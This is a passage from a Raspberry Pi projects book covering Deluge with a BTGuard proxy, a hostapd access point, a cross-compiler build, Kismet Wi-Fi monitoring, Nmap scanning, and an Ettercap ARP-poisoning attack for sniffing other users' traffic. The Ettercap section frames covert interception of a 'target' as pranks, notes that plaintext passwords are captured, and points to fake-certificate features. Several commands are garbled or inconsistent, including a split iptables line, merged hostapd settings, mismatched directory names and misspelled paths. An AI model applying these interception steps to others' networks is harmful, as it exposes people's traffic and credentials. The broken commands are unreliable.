Seed, Tracker, and DHT sections with your BTGuard proxy information like so, placing your BTGuard username and password in the appropriate slots:

07 Remote interface

Go to Edit>Preferences>Interface, then disable Classic Mode and restart Deluge.

Click Add on the Connection Manager, and enter the IP in Hostname and the user we set up earlier. Click Connect to see any torrents you have downloading or uploading.

08 Download location

Go again to Edit then Preferences, and change to the Downloads tab if it's not on there already. Set the download location to the directory we mounted the hard drive to, and enable 'Auto add .torrents', setting it to any destination if you plan to dump torrent files to the Pi.

09 Start on boot

An init script from Ubuntu can be used to have Deluge start on boot. Download it with:

```
$ sudo wget -O /etc/default/deluge-daemon
```

<http://bit.ly/13nKOSj>


Open /etc/default/deluge-daemon with nano and change the username to the one we set up earlier. Save it, then download the full init script and update with:

```
$ sudo wget -O /etc/init.d/deluge-daemon http://bit.ly/13nKKlz  
$ sudo chmod 755 /etc/init.d/deluge-daemon
```

```
$ sudo update-rc.d deluge-daemon defaults
```

Project 14: Always on Wireless Access Point

While travelling, you might not always have available wireless internet. Whether you are visiting less technically-adept family members, or at a hotel on a business trip, the odds of getting a decent wireless connection can vary wildly. There may not even be a wireless access point. The Raspberry Pi is robust enough to handle multiple devices connecting at once, so give it a try.



01 Install your OS

For this project, we can use Raspbian to power our access point. Install the image on an SD card and go through the basic setup process, making sure to enable SSH. You can also turn off the desktop during setup as well if you don't plan to use it.

02 Connect through SSH

Find the IP address of your Raspberry Pi by typing `ifconfig` into the command line, and make a note of it. Turn off the Pi, plug in your wireless adaptor, and turn it back on. In a networked computer's terminal, type:

```
$ ssh [user]@[IP address]
```

03 Install DHCP

Install a DHCP server to your Pi with:

```
$ sudo apt-get install hostapd isc-dhcp-server
```

Now we need to set it up. Edit the configuration file with:

```
$ sudo nano /etc/dhcp/dhcpd.conf
```

And start by putting a # in front of the two option domain-name entries, then remove the # in front of ‘authoritative;’, seven lines down.

04 Server address

At the end of the configuration file, add the following lines:

```
subnet 192.168.42.0 netmask 255.255.255.0 {  
range 192.168.42.10 192.168.42.50;  
option broadcast-address 192.168.42.255;  
option routers 192.168.42.1;  
default-lease-time 600;  
max-lease-time 7200;  
option domain-name "local";  
option domain-name-servers 8.8.8.8, 8.8.4.4; }
```

Save and exit.

05 Disable Wi-Fi

Edit the server more with:

```
$ sudo nano /etc/default/isc-dhcp-server
```

Set INTERFACES to ‘wlan0’ and save. Now open:

```
$ sudo nano /etc/network/interfaces
```

Put a # in front of ‘iface wlan0’ and the following lines with ‘wpa roam’, ‘iface default’ and any others affecting wlan0.

06 Enable access

After the line ‘allow-hotplug wlan0’, you need to enter the following:

```
iface wlan0 inet static
```

address 192.168.42.1 netmask 255.255.255.0

Save and exit, then set wlan0's address with:

```
$ sudo ifconfig wlan0 192.168.42.1
```

Now create a new file to use to start creating the wireless network:

```
$ sudo nano /etc/hostapd/hostapd.conf
```

07 Wireless networking

You create your wireless network with the following code:

```
interface=wlan0driver=rtl871xdrv
```

```
ssid=[access point name]
```

```
hw_mode=g
```

```
channel=1
```

```
macaddr_acl=0
```

```
auth_algs=1
```

```
ignore_broadcast_ssid=0
```

```
wpa=2
```

```
wpa_passphrase=[password]
```

```
wpa_key_mgmt=WPA-PSK
```

```
wpa_pairwise=TKIP
```

```
rsn_pairwise=CCMP
```

Save and exit. Now edit hostapd to point it to this new file with:

```
$ sudo nano /etc/default/hostapd
```

And then add:

```
/etc/hostapd/hostapd.conf to DAEMON_CONF=""
```

08 Network addressing

Run:

```
$ sudo nano /etc/sysctl.conf
```

And add

```
net.ipv4.ip_forward=1
```

to the bottom of the file.

Save this, and then finish by running:

```
$ sudo sh -c "echo 1 > /proc/sys/net/ipv4/ip_forward"
```


Run the following three commands to make sure the internet is forwarded correctly:

```
sudo iptables -t
```

```
nat -A POSTROUTING -o eth0 -j MASQUERADE
```

```
sudo iptables -A FORWARD -i eth0 -o wlan0 -m state --state  
RELATED,ESTABLISHED -j ACCEPT
```

```
sudo iptables -A FORWARD -i wlan0 -o eth0 -j ACCEPT
```

09 Finish up

So that this works after a reboot, type:

```
$ sudo sh -c "iptables-save > /etc/iptables.ipv4.nat"
```

Then add up `iptables-restore < /etc/iptables.ipv4.nat` to the end of the `/etc/network/interfaces` file. Finally, set it up as a daemon with:

```
sudo service hostapd start
```

```
sudo service isc-dhcp-server start
```

```
sudo update-rc.d hostapd enable
```

```
sudo update-rc.d isc-dhcp-server enable
```

Project X: Build a Cross-Compiler Toolchain

The Raspberry Pi is well-suited for many things, but compile speed is not one of them. To build anything of consequence from source in a reasonable amount of time, you'll need to use a cross-compiler running on a faster computer.

A cross-compiler is a compiler (and dependent libraries) built to run on one architecture but that generates binaries for a different architecture, usually an incompatible one. In this case, you need a cross-compiler that will allow you to build binaries optimized for the Raspberry Pi Linux environment.

Like most tasks in Linux, you can generate a cross-compiler in a few ways, but to ensure that you end up with a toolchain optimized for the best performance on the Raspberry Pi, we suggest not installing prepackaged cross-compilers that come with your Linux distribution.

Instead, the following sections will walk you through the process of using `crosstool-ng` to build it from scratch.

Install `crosstool-ng`

`crosstool-ng` is designed to assist you in the complicated task of generating a compiler toolchain. It provides a powerful frontend and build scripts that let you choose what you need your toolchain to do, then automate the build, while keeping you from requiring exactly each command for the tool chain come together.

You can put your Raspberry Pi aside; you won't need it. Instead, start with an x86- based system running your preferred Linux distribution. Any distribution you are comfortable working with that includes a working compiler will be fine. As far as the system goes, the bigger, the better.

More CPU cores and more memory will result in faster builds, and `x86_64` is always preferred. Also, you'll want to have a

healthy amount of available disk space (10 GB should be more than sufficient).

To build the cross-compiler toolchain, you first need to make sure you have some development components. Specifically, you'll need a native compiler (in this case, GCC with support for C & C++), `libstdc++` (standard C++ libraries, both shared and static), `libtool` and `make` (for the build infrastructure), GNU MP (for fast precision mathematics), `gperf` (a perfect hash function generator), `bison` (a C grammar parser), `flex` (a lexical pattern recognition engine), `ncurses` (a terminal graphics library), `sed` (a stream editor), `subversion` (client tooling for accessing SVN code repositories), and `texinfo` (a documentation generation and parsing tool).

Don't worry too much about these pieces: you do not need to know how they work (or even why you need them), just know that you do. Really, all you need to do is install them, and you accomplish that by running the following commands.

On Fedora, enter:

```
$ su -c 'yum install gcc gcc-c++ bison make ncurses-devel  
texinfo flex  
gperf \  
libtool sed subversion gmp-devel libstdc++-devel libstdc++-  
static'
```

For Ubuntu, enter:

```
$ su -c 'apt-get install gcc g++ bison make ncurses-dev  
texinfo flex  
gperf \  
libtool sed subversion libgmp-dev libstdc++-dev'
```

Next, download a copy of the `cross-tool-ng` source code. At the time of this writing, the latest version is 1.18.0.

Unpack the `cross-tool-ng` source tarball into your home directory:

```
$ tar xvfj cross-tool-ng-1.18.0.tar.bz2
```

Configure crosstool-ng

Go into the crosstool-ng-1.18.0 source directory and run `configure`. The only option you will need to pass to it is a prefix value for where you want to install crosstool-ng. We strongly recommend that you use `/opt/crosstool-ng-1.18.0`, just to give it a space that is guaranteed to be far, far away from the rest of your Linux system:

```
$ ./configure --prefix=/opt/crosstool-ng-1.18.0
```

This `configure` script, like virtually every `configure` script ever created, will check your Linux system to ensure that all of crosstool-ng's dependencies are present and accounted for. If it fails, simply use your Linux distribution tools (`yum` or `apt-get`, as appropriate) to install the missing packages. Once this completes successfully, it will create a `Makefile`. To build the crosstool-ng code, run:

```
$ make
```

This should result in success, because crosstool-ng isn't difficult to build. Once it finishes, you just need to make install it into its new home (`/opt/crosstool-ng-1.18.0`). Don't forget to run this as root:

```
$ su -c 'make install'
```

Add crosstool-ng to Your PATH

Now that you have the crosstool-ng software installed and configured, add it to your `PATH`. This will allow you to run commands specifically for crosstool-ng without needing to type a long command string.

The easiest way to accomplish this varies by Linux distribution and shell choice. On Fedora, using the default bash shell, you need to make a change to the `~/.bash_profile` file. On Ubuntu, edit `~/.profile`. What you're looking for is a

configuration (or dot) file that lives in your home directory and sets the PATH.

Usually, this file will contain a line that explicitly exports the PATH variable, like this:

```
export PATH
```

Just above that line, add this line:

```
PATH=$PATH:/opt/crostool-ng-1.18.0/bin
```

This will append /opt/crostool-ng-1.18.0/bin to the end of the existing value of PATH (\$PATH). Save the file, and then you can either open a new shell instance or source the modified file. Since we're brave hackers, we'll just source the new file like this:

```
$ source ~/.bash_profile
```

These directions will vary if you're using a shell other than bash, but if you have made that choice, most of the previous section is common sense to you, and you should be able to add a directory to your PATH in the shell of your choice.

Chapter 3, Exploring Wi-Fi

The intricate details of protocols and network packets are still shrouded in mystery to most people. With this chapter, you'll gain the advantage by simply picking up and looking closer at the network signals that surround all of us every day.

We'll start off by analyzing the Wi-Fi traffic around the house, and then we'll map out your local network in more detail so that you can pick out an interesting target for your network pranks. You'll not only learn how to capture, manipulate, and spy on your target's network traffic but also how to protect yourself and your network from mischief.

Getting an overview of all the computers on your network

When analyzing Wi-Fi networks in particular, we have to take the borderless nature of radio signals into account. For example, someone could be parked in a car outside your house running a rogue access point and tricking the computers inside your home to send all their traffic through this nefarious surveillance equipment. To be able to detect such attacks, you need a way of monitoring the airspace around your house.

Project 15: Monitoring Wi-Fi airspace with Kismet

Kismet is a Wi-Fi spectrum and traffic analyzer that relies on your Wi-Fi adapter's ability to enter something called monitor mode. You should be aware that not all adapters and drivers support this mode of operation. Your best bet is to look for an adapter based on the Atheros chipset, but Kismet will try to detect and use any adapter—just give yours a try and let others know about it on the Raspberry Pi forums (<http://www.raspberrypi.org/phpBB3/>).

Since your Wi-Fi adapter will be busy monitoring the airwaves, you'll want to work directly on the Pi itself with keyboard and monitor or login to the Pi over a wired connection.

We'll have to build Kismet ourselves from source code as no package is available in the Raspbian repository.

02 Get your Lib Set Up

First, add some developer headers and code libraries that Kismet relies on: *pi@raspberrypi ~ \$ sudo apt-get install libncurses5-dev libpcap-*

dev libpcrcr3-dev libnl-3-dev libnl-genl-3-dev libcap-dev libwireshark-data

2. Next, we download the Kismet source code from the project's web page:

```
pi@raspberrypi ~ $ wget
http://www.kismetwireless.net/code/kismet-
2013-03-R1b.tar.gz
```

02 Extract the Software

Now we extract the source tree and build the software using the following sequence of commands:

```
pi@raspberrypi ~ $ tar xvf kismet-2013-03-R1b.tar.gz
pi@raspberrypi ~ $ cd kismet-2013-03-R1b
pi@raspberrypi ~/kismet-2013-03-R1b $ ./configure --prefix=/usr
--sysconfdir=/etc --with-suidgroup=pi
pi@raspberrypi ~/kismet-2013-03-R1b $ make
```

```
pi@raspberrypi ~/kismet-2013-03-R1b $ sudo make suidinstall
```

4. The Kismet build process is quite lengthy and will eat up about an hour of the Pi's time. Once it's finished, you may exit the source directory and delete it:

```
pi@raspberrypi ~/kismet-2013-03-R1b $ cd .. && rm -rf kismet-2011-
```

```
03-R2
```

03 Prepare for Launch

When a Wi-Fi adapter enters the monitor mode, it means that it's not associated with any particular access point and is just listening for any Wi-Fi traffic that happens to whizz by in the air. On Raspbian, however, there are utility applications running in the background that try to automatically associate your adapter with Wi-Fi networks. We'll have to temporarily disable two of these helper applications to stop them from interfering with the adapter while Kismet is running.

Open up `/etc/network/interfaces` for editing:

```
pi@raspberrypi ~ $ sudo nano /etc/network/interfaces
```

2. Find the block that starts with `allow-hotplug wlan0` and put a `#` character in front of each line, as done in the following:

```
#allow-hotplug wlan0
```

```
#iface wlan0 inet manual
```

```
#wpa-roam /etc/wpa_supplicant/wpa_supplicant.conf
```

```
#iface default inet dhcp
```

Press `Ctrl + X` to exit and answer `y` when prompted to save the modified buffer, then press the `Enter` key to confirm the filename to write to. This will prevent the `wpa_supplicant` utility from interfering with Kismet.

Next, open up `/etc/default/ifplugd` for editing:

```
pi@raspberrypi ~ $ sudo nano /etc/default/ifplugd
```

Find the line that says `INTERFACES` and change it from `auto` to `eth0`, then find the line that says `HOTPLUG_INTERFACES` and change it from `"all"` to `""`, as done in the following:

```
INTERFACES="eth0"
```

```
HOTPLUG_INTERFACES=""
```


Press Ctrl + X to exit and answer y when prompted to save the modified buffer, then Enter to confirm the filename to write to. This will prevent the ifplugd utility from interfering with Kismet.

Now reboot your Pi, once logged back in, you can verify that your adapter has not associated with any access points, using the following command:

```
pi@raspberrypi ~ $ iwconfig
```

Kismet has the option of geographically mapping access points using a connected GPS. If you have a GPS that you'd like to use with Kismet, read the Tracking the Pi's whereabouts using GPS section of Chapter 5, Taking your Pi Off-road, to learn how to set up your GPS adapter, then continue reading from here.

Kismet is also capable of alerting you of new network discoveries using sound effects and synthesized speech. The SoX and eSpeak software from Chapter 2, Audio Antics, works well for these purposes. In case you haven't got them installed, use the following command to add them to your system now:

```
pi@raspberrypi ~ $ sudo apt-get install sox libsox-fmt-mp3 espeak
```

Another very important function of Kismet is to generate detailed logfiles. Let's create a directory to hold these files using the following command:

```
pi@raspberrypi ~ $ mkdir kismetlogs
```

Before we start Kismet, we need to open up the configuration file to adjust a few settings to our liking, using the following command:

```
pi@raspberrypi ~ $ sudo nano /etc/kismet.conf
```

04 Then Launch

We will go through the configuration and make stops to explain or change options, from top to bottom:

1. logprefix: Uncomment and change the line to read logprefix=/home/ pi/kismetlogs so that the logfiles generated by Kismet will be stored in a predictable location.
2. ncsources: Uncomment and change the line to read ncsources=wlan0:force vap=false,validatefcs=true so that Kismet knows what Wi-Fi interface to use for monitoring. There are many options for this directive and Kismet should pick sensible defaults for the most part, but we've specified two options here that have proved necessary in some cases on the Pi.

3. `gps`: Change this line to read `gps=false` if you don't have a GPS attached, otherwise leave it as it is and check that your `gpsd` is up and running.

First Kismet session

The Kismet application is actually made up of a separate server component and client interface, which means that you could let the Pi run only the Kismet server and then attach a client interface to it from another computer. In this case, we'll run both server and client on the Pi, using the following command:

```
pi@raspberrypi ~ $ kismet
```

You'll be greeted by a colorful console interface and a series of pop up dialogs asking you questions about your setup. Use your Tab key to switch between answers and press the Enter key to select. The first question about color just tweaks the color scheme used by the Kismet interface depending on your answer. Answer Yes to the second question about starting the Kismet server, then accept the default options for the Kismet server and select Start.

This is the crucial point where you'll find out if your particular Wi-Fi adapter will successfully enter monitoring mode so that Kismet can work its magic. If your adapter doesn't support the monitor mode, it will tell you so on the Kismet Server Console.

When you see messages about new detected networks starting to pop up in the log, you know that everything is working fine and you may close the server console by pressing the Tab key to select Close Console Window and then press the Enter key.

You're now looking at the main Kismet screen, which is composed of different View areas with the Network List being the most prominent. You'll see any number of access points in the near vicinity and should be able to spot your own access point in the list.


The right-hand side of the screen is the General Info area, which provides a grand total overview of the Kismet session, and the Packet Graph across the middle provides a real-time activity monitor of the packet capture process.

The Status area at the bottom contains the latest messages from the Kismet Server Console and makes it easy to spot when new access points are discovered and added to the list.

To toggle the drop-down menu at the top of the screen, press the ~ key (usually located under the Esc key), and then use your arrow

keys to navigate the menus and press the Enter key to select. Press the same ~ key to close the menu. There are also underlined letters and shortcut letters that you can use to navigate faster through the menus.

Let's look at the Sort menu. When you start out, the Network List is set to Auto-fit sorting. To be able to select individual access points in the list for further operations, you need to choose one of the available sorting methods. A good choice is Packets (descending) since it makes the most active access points visible at the top of the list.



Now you'll be able to use your arrow keys in the Network List to select your access point and get a closer look at the connected computers by viewing the Client List from the View or Windows drop-down menu. Each Wi-Fi adapter associated with the access point has a unique hardware identifier called a MAC address. While these addresses can be faked (spoofed), it does give you an idea of how many computers are actively sending and receiving network packets on your network as indicated by the ! character in front of active MACs. Just keep in mind that the access point itself appears in the list as a Wired/AP type.

Adding sound and speech

Most aspects of the Kismet user interface can be changed from the Preferences panel under the Kismet drop-down menu. To add sound effects or synthesized speech, select the Audio... option. Use your Tab and Enter keys to enable Sound and/or Speech. To make the speech work, select Configure Speech and change the Speech Player command to espeak. Now close the dialogs and your changes should take effect immediately.

Enabling route access point detection

Kismet not only monitors the Wi-Fi airspace, it also includes some Intrusion Detection System (IDS) functionality. When Kismet detects something fishy going on, it will let you know with special alert messages (and an optional siren sound effect). To help Kismet detect the rouge access point attack we mentioned in the introduction to this section, we need to specify the correct MAC address of our access point in the Kismet configuration file.

You can obtain the MAC of your access point through Kismet (verify that it stops sending packets when you turn it off to be sure it's really your access point). Now open up the Kismet configuration file for editing:

```
pi@raspberrypi ~ $ sudo nano /etc/kismet.conf
```

Locate the two example lines starting with `apspoof=` and comment them out. Then add your own line below according to the following format:

```
apspoof=RougeAPAlert:ssid="[AP Name]",validmacs="[MAC address]"
```

Replace `[AP Name]` with the name (SSID) of your access point and `[MAC address]` with the MAC of your access point, then exit nano and save the configuration.

Whenever Kismet detects any inconsistencies involving your access point, you'll receive alerts in the Kismet Server Console and under the special Alerts window.


To use Kismet primarily as an attack detector, it's recommended that you lock the channel to that of your access point. By default, Kismet will "hop" between different channels (frequency ranges) to try to cover as wide a spectrum of airspace as possible. To lock the channel, first obtain the channel of your access point from the `Ch` column of the Network List, and then select `Config Channel...` from the Kismet drop-down menu. Now check the Lock option, type the channel number of your AP, and select `Change`. The channel indicator in the lower-right corner will change from hop to your channel number.

This concludes our Kismet crash course; we'll cover how to analyze the captured network traffic that we logged to `~/kismetlogs` later, in the Analyzing packet dumps with Wireshark section.

Project 16: Mapping networks with Nmap

While Kismet gave us a broad overview of the Wi-Fi airspace around your home, it's time to get an insider's perspective of what your network looks like.

For the rest of this chapter, you can stay associated with your access point or connected to your router via Ethernet as usual.



You'll need to revert any changes you did to the `/etc/default/ifplugd` and `/etc/network/interfaces` files earlier during the Kismet section. Then reboot your Pi and check that you are indeed associated with your access point using the `iwconfig` command.

We'll be using the highly versatile Nmap application to gather information about everything that lives on your network. Let's install Nmap together with two other packages that will come in handy:

```
pi@raspberrypi ~ $ sudo apt-get install nmap xsltproc elinks
```

Nmap as well as the other applications we'll be using in this chapter will want to know what IP address or range of addresses to focus their attention on. Nmap will gladly start scanning the entire Internet

if you tell it to, but that's neither practical nor helpful to you or the Internet. What you want to do is pick a range from the private IPv4 address space that is in use on your home network.

There are the following three IP address blocks reserved for use on private networks:

- 10.0.0.0 - 10.255.255.255 (Class A network)
- 172.16.0.0 - 172.31.255.255 (Class B network)
- 192.168.0.0 - 192.168.255.255 (Class C network)

The Class C network is the most common range for home routers, with 192.168.1.1 being a typical IP address for the router itself. If you're unsure of the range in use on your network, you can look at the IP address and route information that was handed to the Wi-Fi interface by the DHCP service of your router:

```
pi@raspberrypi ~ $ ip addr show wlan0
```

```
pi@raspberrypi ~ $ ip route show
```

The Wi-Fi interface as shown in the previous screenshot has been handed an IP address in the 192.168.1.0/24 range, which is a shorter way (called CIDR notation) of saying between 192.168.1.0 and 192.168.1.255. We can also see that the default gateway for the Wi-Fi interface is 192.168.1.1. The default gateway is where the Wi-Fi interface sends all its traffic to talk to the Internet, which is very likely to be the IP address of your router.

So if you find that your interface has been given, for example 10.1.1.20, the IP addresses of the other computers on your network are most likely somewhere in the 10.1.1.1 to 10.1.1.254 range. Now that we know what range to scan, let's see what Nmap can find out about it.

The simplest, yet surprisingly useful, scan technique offered by Nmap is called the List Scan. It's one way of finding computers on the network by doing a host name lookup for each IP address in the range that we specify, without sending any actual network packets to the computers themselves. Try it out using the following command, but replace [target] with a single IP address or range:

```
pi@raspberrypi ~ $ sudo nmap -v -sL [target]
```

We always want to run Nmap with sudo, since Nmap requires root privileges to perform most of the scans. We also specify -v for some extra verbosity and -sL to use the List Scan technique. At the end comes the target specification, which can be a single IP address or a

range of addresses. We can specify ranges using the short CIDR notation such as in the preceding screenshot, or with a dash in each group (called octets) of the address. For example, to scan the first 20 addresses, we could specify 192.168.1.1-20.

The List Scan tells us which IP address is associated with what host name, but it doesn't really tell us if the computer is up and running at this very moment. For this purpose, we'll move on to the next technique—the Ping Scan. In this mode, Nmap will send out packets to each IP in the range to try to determine whether the host is alive or not. Try it out using the following command:

```
pi@raspberrypi ~ $ sudo nmap -sn [target]
```

You'll get a list of all the computers that are currently running, along with their MAC address and the hardware manufacturer of their network adapter. On the last line, you'll find a summary of the total number of IP addresses scanned and how many of them are alive.

The other functions offered by Nmap can be viewed by starting nmap without arguments. To give you a taste of the powerful techniques available, try the following series of commands:

```
pi@raspberrypi ~ $ sudo nmap -sS -sV -sC -O -oX report.xml  
[target]
```

```
pi@raspberrypi ~ $ xsltproc report.xml -o report.html
```

```
pi@raspberrypi ~ $ elinks report.html
```

This nmap command might take a while to finish depending on the number of computers on your network. It launches four different scanning techniques: -sS for Port Scanning, -sV for Service Version Detection, -sC for Script Scan, and -O for OS Detection. We've also specified -oX to get a detailed report in the XML format, which we then transform to an HTML document, viewable on the console with the Elinks web browser.

Project 17: Seeing what other Wi-Fi users are doing

For these experiments we'll be using an application called Ettercap. The act of listening in on network traffic is commonly known as sniffing and there are several great sniffer applications to choose from. What sets Ettercap apart is its ability to combine man-in-the-middle attacks with networking sniffing and a bunch of other useful features, making it an excellent tool for network mischief.

You see, one obstacle that sniffers have to overcome is how to obtain network packets that aren't meant for your network interface. This is where Ettercap's man-in-the-middle attack comes into play. We will launch an ARP poisoning attack that will trick any computer on the network into sending all its network packets through the Pi. Our Pi will essentially become the man in the middle, secretly spying on and manipulating the packets as they pass through.

Let's install the command-line version of Ettercap using the following command:

```
pi@raspberrypi ~ $ sudo apt-get install ettercap-text-only
```

Before we begin, make a few small adjustments to the Ettercap configuration file:

```
pi@raspberrypi ~ $ sudo nano /etc/etter.conf
```

Find the two lines that read `ec_uid = 65534` and `ec_gid = 65534`. Now change the two lines to read `ec_uid = 0` and `ec_gid = 0`. This changes the user/group ID used by Ettercap to the root user. Next, find the line that starts with `remote_browser` and replace `mozilla` with `elinks`, then save the configuration and exit nano.

For our first Ettercap experiment, we'll try to capture every single host name lookup made by any computer on the local network. For example, your browser makes a host name lookup behind the scenes when you visit a website for the first time. Use the following command to start sniffing:


```
pi@raspberrypi ~ $ sudo ettercap -T -i wlan0 -M arp:remote -
V ascii -d
```

```
//53
```

Depending on the level of activity on your network, the messages could be flooding your screen or trickle in once in a while. You can verify that it is indeed working by opening up a command prompt on any computer on the network and trying to ping a made-up address, for example:

```
C:\> ping ahamsteratemyrockstar.com
```

The address should show up as part of a DNS request (UDP packet to port 53) in your Ettercap session.

Note that Ettercap is in “interactive mode” here. You can press the H key to get a menu with several interesting key commands to help you control the session. It’s very important that you quit Ettercap by pressing the Q key. This ensures that Ettercap will “clean up” your network after the ARP poisoning attack.

Let’s go over the arguments we passed on the command line: The -T is for the interactive text mode and -i wlan0 means we want to use the Wi-Fi interface for sniffing—use eth0 to sniff on a wired connection.

The -M arp:remote specifies that we’d like to use an ARP poisoning man-in-the-middle attack, the -V ascii dictates how Ettercap will display the network packets to us, and -d specifies that we would prefer to read host names instead of IP addresses. Last comes the target specification, which is of the form MAC address/IP address/Port number. So for example /192.168.1.1/80 will sniff traffic to/from 192.168.1.1 on port number 80 only. Leaving something out is the same as saying “all of them”. You may also specify ranges, for example, /192.168.1.10-20/ will sniff the ten IPs from 192.168.1.10 to 192.168.1.20. Often you’ll want to specify two targets, which is excellent for watching all traffic between two hosts, the router and one computer for example.

How encryption changes the game

Before we move on to the next example, we need to talk about encryption. As long as the network packets are sent in plaintext (unencrypted—in the clear), Ettercap is able to dissect and analyze most packets. It will even catch and report the usernames and passwords used to log in to common network services. For example, if a web browser is used to log in to your router's administration interface over regular unencrypted HTTP, Ettercap will spit out the login credentials that were used immediately.

This all changes with encrypted services such as the HTTPS protocol in your web browser and OpenSSH. While Ettercap is able to log these encrypted packets, it can't get a good look at the contents inside. There are some experimental features in Ettercap that will try to trick web browsers with fake SSL certificates, but this will usually result in a big red warning from your browser saying that something is wrong. If you still want to experiment with these techniques, uncomment the `redir_command_on` and `redir_command_off` directives under the `if you use iptables` header in the Ettercap configuration file.

